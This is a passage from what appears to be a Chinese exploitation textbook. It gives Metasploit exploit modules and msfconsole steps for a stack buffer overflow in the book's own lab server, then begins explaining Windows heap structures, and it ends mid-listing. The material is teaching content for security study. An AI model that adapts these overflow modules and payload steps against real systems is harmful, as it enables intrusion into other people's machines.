    end #end of initialize
```

从代码中可以看到，initialize 实际上只调用了一个方法 update_info 来初始化 info 数据结构。初始化的过程通过一系列 hash 操作完成。

（1）Name 模块的名称，MSF 通过这个名称来引用本模块。

（2）Platform 模块运行平台，MSF 通过这个值来为 exploit 挑选 payload。本例中，该值为‘win’，所以 MSF 将只选用 Windows 平台的 payload，BSD 和 Linux 的 payload 将被自动禁用。

（3）Targets 可以定义多种操作系统版本中的返回地址，本例中定义了 Windows 2 000 和 Windows XP SP2 两种，跳转指令选用 jmp esp，均来自 ntdll.dll。在实验时您可能需要根据实验环境重新确定这个值。搜索跳转指令地址的方法参看 3.2 节和 4.4 节。

（4）Payload 对 shellcode 的要求，如大小和禁止使用的字节等。由于漏洞函数使用 strcpy 函数，故字符串结束符 0x00 应该被禁用。MSF 会根据这里的设置自动选用编码算法对 shellcode 进行加工以满足测试要求。

再看 exploit 的定义，更加简单。

```
    def exploit
         connect
         attack_buf = 'a'*200 + [target['Ret']].pack('V') + payload.encoded
         sock.put(attack_buf)
         handler
         disconnect
    end  #end of exploit def
```

需要说明的只有一行。

```
    attack_buf = 'a'*200 + [target['Ret']].pack('V') + payload.encoded
```

首先选用 200 个字母“a”填充缓冲区。

pack('V')的作用是把数据按照 DWORD 逆序。还记得数值数据和内存数据的区别吗？至少您还记得每次我们填写地址的时候都是按字节反写 DWORD 的吧。

填充了缓冲区和返回地址后，再连上经过编码的 shellcode，就得到了最终的 attack_buf。其中，payload.encoded 会在使用时由 MSF 提示我们手工配置并生成。

代码解释完毕，除去所有模块都必须的格式性代码，实际上有效的语句不过十多行。我们需要做的只是指明跳转地址等几个关键数据，像“填空”一样完成一份“问卷”就行。体会到我为什么说 MSF 是“傻瓜相机”了吧。

现在使用 MSF 这个模块进行漏洞测试。

（1）将漏洞服务器按照实验要求编译并 build 成 release，为了体现“入侵”的概念，我把这个 target_server 放在一台 Windows 2000 虚拟机中运行。

（2）把我们的模块放到 exploit 目录下面，例如，我这里是 C:\Program Files\Metasp loit\Framework3\msf3\modules\exploits\failwest\test.rb。

（3）从开始菜单中启动 MetaSploit C onsole，查看我们自己开发的 exploit 是否添加成功，如图 4.6.1 所示。




图 4.6.1　自己开发的 exploit 模块加载成功

- show exploits　　应该能看到我们所添加的模块位于 failwest/test
- use failwest/test　　选用我们添加的模块
- show targets　　显示可用的目标操作系统
- set target 0　　设置测试目标为 Windows 2000 系统
- show payloads　　显示可用的 shellcode
- set payload windows/exec　　这个 shellcode 可以执行一条任意的命令
- show options　　显示需要配置的信息
- set rhost xxx.xxx.xxx.xxx　　设置目标主机的 IP 地址，如在本地测试，则为 127.0.0.1
- set rport 7777　　设置目标程序使用的端口，这里是 7777
- set cmd calc　　配置 shellcode 待执行的命令，“calc”用于打开计算器
- set exitfunc seh　　以 SEH 退出程序
- exploit　　发送测试数据，执行攻击

如图 4.6.2 所示，目标主机的漏洞程序崩溃，Windows 附带的计算器被唤出，shellcode 成

功得到执行，一个简单的攻击测试圆满结束。您现在可以尝试下使用别的类型的 payload 进行测试。

图 4.6.2 shellcode 得到执行

4.7 用 MSF 发布 POC

如果您完成了上一节实验中的所有步骤，相信您一定已经深刻地体会到按照 MSF 开发 Exploit 的好处。

（1）可重用性：可以轻松搭载各类已有的 shellcode。

（2）可扩展性：可将一个模块轻易扩展到适应多个操作系统。


（3）概念清晰：溢出点、返回地址等位置一目了然，方便后续的漏洞分析和修复工作。

（4）开发迅速：开发过程被简化到按照一定格式“填入”相应的数据。

当需要向外界公布漏洞的技术细节时，一般会用一段 POC（Proof of Concept）代码来重现漏洞被触发的过程。由于 MSF 为开发 exploit 提供了方便，越来越多的 POC 开始采用 MSF 的 exploit 模块方式进行公布。

题外话：很多 C 语言的 POC 代码，仅仅向目标发送一堆十六进制的数据。如果不自己调试，很难知道程序干了点什么、溢出点在哪里、缓冲区有多大、shellcode 的作用是什么、缓冲区是怎样组织的、换一个操作系统进行测试应该修改哪里等重要信息。

上节已经给出了一个包含所有基本信息的 exploit 漏洞测试模块。本节将在上节基础上给出一个更加“饱满”的模块，用于 POC 发布。



仍然以上节中的漏洞程序为测试目标。MSF 模块开发的思路基本一样，不同的只是在配置 info 数据结构时“填写”更多的信息，让 POC 看起来更加完善，例如，作者信息、版本信息、漏洞描述信息、其他 URL 引用、CVE 引用等。

完善后的模块如下所示。

```
   #!/usr/bin/env ruby
   require 'msf/core'
   class Metasploit3 <  Msf::Exploit::Remote
include Exploit::Remote::Tcp
def initialize(info = {})
      super(update_info(info,
         'Name'=> 'failwest_POC',
         'Version'       => '1.0',
         'Platform'      => 'win',
         'Privileged'=> true,
         'License'    => MSF_LICENSE,
         'Author'        => 'FAILWEST',
         'Targets'       => [
               ['Windows 2000',  {'Ret' => [200 , 0x77F8948B] }],
               ['Windows XP SP2',{'Ret' => [200 , 0x7C914393] }],
            ],
         'DefaultTarget' => 0,
         'Payload'      => {
               'Space'    => 200,
               'BadChars' => "\x00",
               'StackAdjustment' => -3500,
            },
         'Description'    => %q{
               this module is exploit practice of book
               "Vulnerability Exploit and Analysis Technique"
               used only for educational purpose
            },
         'Arch'         => 'x86',
         'References'     => [
               [ 'URL', 'http://www.failwest.com' ],
               [ 'CVE', '44444' ],
            ],
               'DefaultOptions' => { 'EXITFUNC' => 'process' }
         ))
      end #end of initialize
      def exploit
```

```
            connect
            print_status("Sending #{payload.encoded.length} byte
                        payload...")
            buf = 'a'*target['Ret'][0]
            buf << [target['Ret'][1]].pack('V')
            buf <<payload.encoded;
            sock.put(buf)
            handler
            disconnect
        end  #end of exploit def
end
```

将其保存为 poc.rb，放在正确的目录下，启动 MSF，在 Web 界面下单击“Exploits”按钮，搜索“failwest”，如图 4.7.1 所示。




图 4.7.1　新添加的 POC 模块

其中的 failwest_POC 就是本节扩充过附属信息的模块，第二个没有描述信息的是上节完成的模块。选用之，如图 4.7.2 所示。

可以看到我们在模块中填写的信息都已经显示在界面上。这些信息通过命令“info”也可以在命令行环境下显示出来。

这样，一个包含了各种附属信息的标准 POC 就完成了。即使对完全不了解我们程序中漏洞的人，通过这个模块也能迅速掌握所有技术细节。




图 4.7.2　在 Web 中显示 exploit 模块的信息

第 5 章　堆溢出利用

千凿万钻出深山，烈火焚烧若等闲

——《石灰吟》 于谦

光荣在于平淡，艰巨在于漫长，学习安全技术的路并不好走，面对着“杂乱无章”的“堆”更是如此。本章是 Windows 缓冲区溢出基础知识的最后一站，也是难度最大的一站。如果您能坚持学完本章，那么迎接您的将是一条平坦大道。

5.1　堆的工作原理

5.1.1　Windows 堆的历史

Windows 的堆是内存中一块神秘的地方、一个耐人寻味的地方，也是一个“乱糟糟”的地方。

微软并没有完全公开其操作系统中堆管理的细节。目前为止，对 Windows 堆的了解主要基于技术狂热者、黑客、安全专家、逆向工程师等的个人研究成果。通过无数前辈们的努力工作，现在，Windows NT4\2000 sp4 上的堆管理策略已经“基本”上被研究清楚了。

这里的“基本”是指堆管理中与攻击相关的数据结构和算法。出于堆固有的复杂多变的特性，要想真正搞清楚微软堆中的所有细节，还要寄希望于微软的共享精神，光靠黑客们的逆向、试验和猜测是远远不够的。

在众多研究 Windows 堆的前辈中，有几位以他们精湛的技术、坚韧的耐心和优秀的共享精神在安全领域而闻名。

（1）Halvar Flake：2002 年的 black hat 上，他在演讲“Third Generation Exploitation”中首次挑战 Windows 的堆溢出，并揭秘了堆中一些重要的数据结构和算法。

（2）David Li tchfield：David 应该是安全技术界的传奇人物。除了他曾经发现的那些被横扫世界的蠕虫所利用的 0day 漏洞外，他还是著名的安全咨询公司 NGS(Next Generation Security) 的创始人。David 在 2004 年 black hat 上演讲的“Windows Heap Overflows”首次比较全面地介绍了 Windows 2000 平台下堆溢出的技术细节，包括了重要数据结构、堆分配算法、利用思路、劫持进程的方法、执行 shellcode 时会遇到的问题等。那次演讲的白皮书（White paper）几乎是所有研究 Windows 堆溢出人员的必读文献。

（3）Matt Conover：其演讲的“XP SP2 Heap Exploitation”中除了全面揭示了 Windows 堆中与溢出相关的所有数据结构和分配策略之外，最重要的是，他还提出了突破 Windows XP SP2 平台下重重安全机制的防护进行堆溢出的方法。在本书的写作过程中，我有幸得到了 Matt 的

热情帮助，他关于堆的深刻见解为本书增色不少。

本章内容来源于这些前辈们关于 Windows 堆管理机制研究成果的总结与整理。了解这些精髓的知识除了对理解堆溢出利用至关重要外，对研究操作系统、文件系统的实现等也会有很大的帮助。

现代操作系统在经过了若干年的演变后，目前使用的堆管理机制兼顾了内存有效利用、分配决策速度、健壮性、安全性等因素，这使得堆管理变得异常复杂。本书关注的主要是 Win32 平台的堆管理策略。微软操作系统堆管理机制的发展大致可以分为三个阶段。

（1）Windows 2000～Windows XP SP1：堆管理系统只考虑了完成分配任务和性能因素，丝毫没有考虑安全因素，可以比较容易发被攻击者利用。

（2）Windows XP 2～Windows 2003：加入了安全因素，比如修改了块首的格式并加入安全 cookie，双向链表结点在删除时会做指针验证等。这些安全防护措施使堆溢出攻击变得非常困难，但利用一些高级的攻击技术在一定情况下还是有可能利用成功。

（3）Windows Vista～Windows 7：不论在堆分配效率上还是安全与稳定性上，都是堆管理算法的一个里程碑。

本书将主要讨论 Windows 2000～Windows XP SP1 平台的堆管理策略。

5.1.2 堆与栈的区别

第 2 章中提到过，程序在执行时需要两种不同类型的内存来协同配合。

一种是前面所讨论的系统栈。经过对栈溢出利用的学习，我们应该明白栈空间是在程序设计时已经规定好怎么使用，使用多少内存空间的。典型的栈变量包括函数内部的普通变量、数组等。栈变量在使用的时候不需要额外的申请操作，系统栈会根据函数中的变量声明自动在函数栈帧中给其预留空间。栈空间由系统维护，它的分配（如 sub esp ，xx ;）和回收（如 add esp，xxx）都由系统来完成，最终达到栈平衡。所有的这些对程序员来说都是透明的。

另外一种内存就是本章将讨论的堆。从程序员的角度来看，堆具备以下特性。

（1）堆是一种在程序运行时动态分配的内存。所谓动态是指所需内存的大小在程序设计时不能预先决定，需要在程序运行时参考用户的反馈。

（2）堆在使用时需要程序员用专用函数进行申请，如 C 语言中的 malloc 等函数、C++中的 new 函数等都是最常见的分配堆内存的函数。堆内存申请有可能成功，也有可能失败，这与申请内存的大小、机器性能和当前运行环境有关。

（3）一般用一个堆指针来使用申请得到的内存，读、写、释放都通过这个指针来完成。

（4）使用完毕后需要把堆指针传给堆释放函数回收这片内存，否则会造成内存泄露。典型的释放函数包括 free、delete 等。

堆内存与栈内存的比较如表 5-1-1 所示。

栈只有 pop 和 push 两种操作，总是在“线性”变化，其管理机制也相对简单，所以，栈溢出的利用很容易掌握。与“整齐”的栈不同，堆往往显得“杂乱无章”，所以堆溢出的利用是内存利用技术的一个转折点。对堆利用技术的讨论也是安全技术界长久不衰的热门话题。

表 5-1-1　堆内存与栈内存的比较

	堆内存	栈内存
典型用例	动态增长的链表等数据结构	函数局部数组
申请方式	需要用函数申请，通过返回的指针使用。如 p=malloc(8)；	在程序中直接声明即可，如 char buffer[8]；
释放方式	需要把指针传给专用的释放函数，如 free	函数返回时，由系统自动回收
管理方式	需要程序员处理申请与释放	申请后直接使用，申请与释放由系统自动完成，最后达到栈区平衡
所处位置	变化范围很大 0x0012XXXX	
增长方向	由内存低址向高址排列（不考虑碎片等情况）	由内存高址向低址增加

5.1.3　堆的数据结构与管理策略

操作系统一般会提供一套 API 把复杂的堆管理机制屏蔽掉。因此，如果不是技术狂热者，普通的程序员是没有必要知道堆分配细节的。然而，要理解堆溢出利用技术，就必须适当了解一些堆的知识。为了不至于一下掉进二进制的技术细节，本小节先从宏观上介绍一下堆管理机制的原理，这些知识将有助于您更好地理解后续的技术细节，甚至启发您自己去挖掘堆中更深层次的东西。如果您是计算机系科班出身，那一定对本节的内容不陌生，因为这听起来更像是操作系统课程中的一个章节。

程序员在使用堆时只需要做三件事情：申请一定大小的内存，使用内存，释放内存。我们下面将站在实现一个堆管理机制的设计者角度，来看看怎样才能向程序员提供这样透明的操作。

对于堆管理系统来说，响应程序的内存使用申请就意味着要在“杂乱”的堆区中“辨别”出哪些内存是正在被使用的，哪些内存是空闲的，并最终“寻找”到一片“恰当”的空闲内存区域，以指针形式返回给程序。

（1）“杂乱”是指堆区经过反复的申请、释放操作之后，原本大片连续的空闲内存区可能呈现出大小不等且空闲块、占用块相间隔的凌乱状态。

（2）“辨别”是指堆管理程序必须能够正确地识别哪些内存区域是正在被程序使用的占用块，哪些区域是可以返回给当前请求的空闲块。

（3）“恰当”是指堆管理程序必须能够比较“经济”地分配空闲内存块。如果用户申请使用 8 个字节，而返回给用户一片 512 字节的连续内存区域并将其标记成占用状态，这将造成大量的内存浪费，以致出现明明有内存却无法满足申请请求的情况。

为了完成这些基本要求，必须设计一套高效的数据结构来配合算法。现代操作系统的堆数据结构一般包括堆块和堆表两类。

堆块：出于性能的考虑，堆区的内存按不同大小组织成块，以堆块为单位进行标识，而不是传统的按字节标识。一个堆块包括两个部分：块首和块身。块首是一个堆块头部的几个字节，用来标识这个堆块自身的信息，例如，本块的大小、本块空闲还是占用等信息；块身是紧跟在块首后面的部分，也是最终分配给用户使用的数据区。

> **注意**：堆管理系统所返回的指针一般指向块身的起始位置，在程序中是感觉不到块首的存在的。然而，连续地进行内存申请时，如果您够细心，可能会发现返回的内存之间存在“空隙”，那就是块首！

堆表：堆表一般位于堆区的起始位置，用于索引堆区中所有堆块的重要信息，包括堆块的位置、堆块的大小、空闲还是占用等。堆表的数据结构决定了整个堆区的组织方式，是快速检索空闲块、保证堆分配效率的关键。堆表在设计时可能会考虑采用平衡二叉树等高级数据结构用于优化查找效率。现代操作系统的堆表往往不止一种数据结构。

堆的内存组织如图 5.1.1 所示。




图 5.1.1　堆的内存组织

在 Windows 中，占用态的堆块被使用它的程序索引，而堆表只索引所有空闲态的堆块。其中，最重要的堆表有两种：空闲双向链表 Freelist（以下简称空表，如图 5.1.2 所示）和快速单向链表 Lookaside（以下简称快表，如图 5.1.3 所示）。

1．空表

空闲堆块的块首中包含一对重要的指针，这对指针用于将空闲堆块组织成双向链表。按照堆块的大小不同，空表总共被分为 128 条。

堆区一开始的堆表区中有一个 128 项的指针数组，被称做空表索引（Freelist array）。该数组的每一项包括两个指针，用于标识一条空表。

如图 5.1.2 所示，空表索引的第二项（free[1]）标识了堆中所有大小为 8 字节的空闲堆块，之后每个索引项指示的空闲堆块递增 8 字节，例如，free[2]标识大小为 16 字节的空闲堆块，free[3]标识大小为 24 字节的空闲堆块，free[127]标识大小为 1016 字节的空闲堆块。因此有：

空闲堆块的大小＝索引项（ID）×8（字节）

把空闲堆块按照大小的不同链入不同的空表，可以方便堆管理系统高效检索指定大小的空闲堆块。需要注意的是，空表索引的第一项（free[0]）所标识的空表相对比较特殊。这条双向链表链入了所有大于等于 1024 字节的堆块（小于 512KB）。这些堆块按照各自的大小在零号空

表中升序地依次排列下去，您会在稍后发现这样组织的好处。




图 5.1.2　空闲双向链表（Freelist）




图 5.1.3　快速单向链表（Lookaside）

2．快表

快表是 Windows 用来加速堆块分配而采用的一种堆表。这里之所以把它叫做“快表”是因为这类单向链表中从来不会发生堆块合并（其中的空闲块块首被设置为占用态，用来防止堆块合并）。

快表也有 128 条，组织结构与空表类似，只是其中的堆块按照单链表组织。快表总是被初

始化为空，而且每条快表最多只有 4 个结点，故很快就会被填满。

堆中的操作可以分为堆块分配、堆块释放和堆块合并（Coalesce）三种。其中，“分配”和“释放”是在程序提交申请和执行的，而堆块合并则是由堆管理系统自动完成的。

1．堆块分配

堆块分配可以分为三类：快表分配、普通空表分配和零号空表（free[0]）分配。

从快表中分配堆块比较简单，包括寻找到大小匹配的空闲堆块、将其状态修改为占用态、把它从堆表中“卸下”、最后返回一个指向堆块块身的指针给程序使用。

普通空表分配时首先寻找最优的空闲块分配，若失败，则寻找次优的空闲块分配，即最小的能够满足要求的空闲块。

零号空表中按照大小升序链着大小不同的空闲块，故在分配时先从 free[0]反向查找最后一个块（即表中最大块），看能否满足要求，如果能满足要求，再正向搜索最小能够满足要求的空闲堆块进行分配（这就明白为什么零号空表要按照升序排列了）。

堆块分配中的“找零钱”现象：当空表中无法找到匹配的“最优”堆块时，一个稍大些的块会被用于分配。这种次优分配发生时，会先从大块中按请求的大小精确地“割”出一块进行分配，然后给剩下的部分重新标注块首，链入空表。这里体现的就是堆管理系统的“节约”原则：买东西的时候用最合适的钞票，如果没有，就要找零钱，决不会玩大方。

由于快表只有在精确匹配时才会分配，故不存在“找钱”现象。

> **注意**：这里没有讨论堆缓存（heap cache）、低碎片堆（LFH）和虚分配。

2．堆块释放

释放堆块的操作包括将堆块状态改为空闲，链入相应的堆表。所有的释放块都链入堆表的末尾，分配的时候也先从堆表末尾拿。

另外需要强调，快表最多只有 4 项。

3．堆块合并

经过反复的申请与释放操作，堆区很可能变得“千疮百孔”，产生很多内存碎片。为了合理有效地利用内存，堆管理系统还要能够进行堆块合并操作，如图 5.1.4 所示。

当堆管理系统发现两个空闲堆块彼此相邻的时候，就会进行堆块合并操作。

堆块合并包括将两个块从空闲链表中“卸下”、合并堆块、调整合并后大块的块首信息（如大小等）、将新块重新链入空闲链表。

> **题外话**：实际上，堆区还有一种操作叫做内存紧缩（shrink the compact），由 RtlCompactHeap 执行，这个操作的效果与磁盘碎片整理差不多，会对整个堆进行调整，尽量合并可用的碎片。

在具体进行堆块分配和释放时，根据操作内存大小的不同，Windows 采取的策略也会有所不同。可以把内存块按照大小分为三类：

小块：SIZE<1KB




图 5.1.4　内存紧缩示意图

对应的分配和释放算法也有三类，我们可以通过表 5-1-2 来理解 Windows 的堆管理策略。

表 5-1-2　分配和释放算法

	分　　配	释　　放
小块	首先进行快表分配； 若快表分配失败，进行普通空表分配； 若普通空表分配失败，使用堆缓存（heap cache）分配； 若堆缓存分配失败，尝试零号空表分配（freelist[0]） 若零号空表分配失败，进行内存紧缩后再尝试分配； 若仍无法分配，返回 NULL	优先链入快表（只能链入 4 个空闲块）； 如果快表满，则将其链入相应的空表
大块	首先使用堆缓存进行分配； 若堆缓存分配失败，使用 free[0]中的大块进行分配	优先将其放入堆缓存 若堆缓存满，将链入 freelists[0]
巨块	一般说来，巨块申请非常罕见，要用到虚分配方法（实际上并不是从堆区分配的）。 这种类型的堆块在堆溢出利用中几乎不会遇到，本书中讨论暂不涉及这种情形	直接释放，没有堆表操作

最后，再强调一下 Windows 堆管理的几个要点。

（1）快表中的空闲块被设置为占用态，故不会发生堆块合并操作。

（2）快表只有精确匹配时才会分配，不存在“搜索次优解”和“找零钱”现象。
（3）快表是单链表，操作比双链表简单，插入删除都少用很多指令。
（4）综上所述，快表很“快”，故在分配和释放时总是优先使用快表，失败时才用空表。
（5）快表只有 4 项，很容易被填满，因此空表也是被频繁使用的。
综上所述，Windows 的堆管理策略兼顾了内存合理使用、分配效率等多方面的因素。

5.2 在堆中漫游

5.2.1 堆分配函数之间的调用关系

Windows 平台下的堆管理架构可以用图 5.2.1 来概括。




图 5.2.1 W indows 堆分配体系架构

Windows 中提供了许多类型的堆分配函数，您可以在 MSDN 中找到这些函数的详细说明。它们之间的关系如图 5.2.2 所示。

所有的堆分配函数最终都将使用位于 ntdll.dll 中的 RtlAllocateHeap()函数进行分配，这个函数也是在用户态能够看到的最底层的堆分配函数。所谓万变不离其宗，这个“宗”就是 RtlAllocateHeap()。因此，研究 Windows 堆只要研究这个函数即可。




图 5.2.2 W indows 堆分配 API 调用关系

5.2.2 堆的调试方法

想写出漂亮的堆溢出 exploit，仅仅知道堆分配策略是远远不够的，我们需要对堆中的重要数据结构掌握到字节级别。

本小节将通过调试一段简单的程序，教会您调试堆的方法，并消除您对堆的神秘感，同时验证上节中所讲的部分堆管理策略。

用于调试的代码如下。

```
#include <windows.h>
main()
{
      HLOCAL h1,h2,h3,h4,h5,h6;
      HANDLE hp;
      hp = HeapCreate(0,0x1000,0x10000);
      __asm int 3

      h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,3);
      h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,5);
      h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,6);
